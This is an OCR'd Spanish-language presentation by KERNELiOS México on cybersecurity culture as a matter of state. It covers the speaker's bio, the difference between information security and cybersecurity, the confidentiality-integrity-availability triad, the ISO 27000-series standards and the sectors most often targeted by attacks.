KERNELiOS

MÉXICO | LATINOAMÉRICA

Cultura en Ciberseguridad:
un asunto de Estado

kernelios.com/es/

Agenda

- Presentación del Expositor
- Cultura en Ciberseguridad: un asunto de Estado
- Oferta Académica de KERNELiOS
- Sesión de Preguntas

Vladimir Maza

Se desempeña actualmente como Director Académico de KERNELiOS México | Latinoamérica.

Cuenta con más de 25 años en el área de Tecnologías de la Información donde ha participado en proyectos en Gobierno y en la Industria Privada.

Ha sido reconocido como instructor de excelencia por parte de CISCO Academy, durante varios años; cuenta con cursos, diplomados y certificaciones en el área de TI, Candidato a Doctor, con especialidad en didáctica aplicada a las TIC y experiencia en Inteligencia Artificial, Ciencia de Datos y Ciberseguridad.

Miembro del comité de Vinculación y Talento de la AMITI.

MÉXICO | LATINOAMÉRICA
KERNELIOS
SIMULATING CYBER THREATS

ice
ISRAEL
CYBERSECURITY
ENTERPRISE

Cultura en ciberseguridad:
Un asunto de Estado

kernelios.com/es/

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

Noticias


ice
ISRAEL
CYBERSECURITY
ENTERPRISE

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ICE
ISRAEL
CYBERSECURITY
ENTERPRISE

Información para tod@s

Seguridad de la Información Vs Ciberseguridad



Para la mayoría de los usuarios, existe una diferencia fundamental entre ambos.

Radica en la percepción del espacio de **responsabilidad** que queremos proteger, y nuestro primer paso será entender qué es "**seguridad de la información**", qué es "**ciberseguridad**" y de qué "**espacio de responsabilidad**" hablamos.

Seguridad de la Información

Cuando hablamos de "**seguridad de la información**", la información es el factor clave que queremos proteger.

La información son los datos que pasan por los sistemas de comunicación de los que somos responsables. Por ejemplo, un documento clasificado como "**Alto secreto**" se incluye en el dominio "**Seguridad de la información**".

Seguridad de la Información

Los tres objetivos principales y principales de la seguridad de la información es mantener:

Confidencialidad: los esfuerzos de la organización para que su información o datos sean privados.

Integridad: se busca que los datos no hayan sido manipulados, siendo confiables para la organización.

Disponibilidad: los sistemas, redes y aplicaciones deben de estar en pleno funcionamiento.

La inyección de código malicioso a una base de datos es un ejemplo de un ataque que pertenece al dominio de la seguridad de la información porque hay daño o cambio de la información en sí.

Fuente: https://norfipc.com/inf/como-proteger-formularios-web-evitar-inyeccion-codigo-sql.php

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ice
ISRAEL
CYBERSECURITY
ENTERPRISE

Ciberseguridad en las organizaciones

La ciberseguridad dentro de una empresa, organización o gobierno es la encargada de **salvaguardar todos los activos digitales y la infraestructura informática** como computadoras, servidores, aplicaciones web, bases de datos, teléfonos celulares, tablets, redes wifi, redes informáticas etc.

Lo anterior va depender del tamaño de la organización y de sus necesidades; actualmente no importa si la empresa es pequeña, mediana o **internacional, toda empresa u organización debe tener implementada una estrategia de ciberseguridad.**

Ciberseguridad

Ciberseguridad: Es definida como “Protección de activos de información, a través del tratamiento de amenazas que ponen en riesgo la información que es procesada, almacenada y transportada por los sistemas de información que se encuentran interconectados”, ISACA, 2015.

La cual está dentro del ámbito del ciberespacio, un lugar en que todos coincidimos y trabajamos.

El ciberespacio se define de manera diferente de un país a otro, pero se puede decir en general que el ciberespacio consta de tres capas.

- **Capa Física**- todos los componentes informáticos y de comunicación: procesadores, computadoras, enrutadores, conmutadores, etc.

- **Capa Lógica**- Los sistemas operativos y el código que activa los componentes informáticos.

Fuente: https://www.adslzone.net/reportajes/software/que-es-sistema-operativo/

- **Capa Humana** - Los usuarios de la red, desde programadores hasta usuarios finales.

Estándares


- **ISO 27001:** describe la manera correcta de gestionar la seguridad de la información al interior de una empresa; es la norma principal de la serie y contiene los requisitos del Sistema de Gestión de Seguridad de la Información (SGSI)

- **ISO 27002:** establece directrices y principios generales para iniciar, implementar, mantener y mejorar la gestión de la seguridad de la información en una organización

- **ISO 27017:** proporciona controles tanto para clientes como para proveedores de servicios en la nube.

- **ISO 27018:** constituye un compendio de buenas prácticas -referentes a controles de protección de datos- para servicios cloud, enfocada específicamente en los proveedores.

- **ISO 27032:** pretende garantizar la seguridad en los intercambios de información en la Red con este nuevo estándar, que puede ayudar a combatir el cibercrimen con cooperación y coordinación.


Entonces…
¿De qué nos debemos proteger?

MÉXICO | LATINOAMÉRICA
KERNELiOS
SIMULATING CYBER THREATS

ice
ISRAEL
CYBERSECURITY
ENTERPRISE

Sectores más vulnerados por ciberataques:


- Sector salud
- Educación
- Sector financiero
- Tecnologías de la Información

Fuente: howtoremove.guide/trisis-malware/

Datos duros


Los riesgos en las organizaciones

Estadísticas



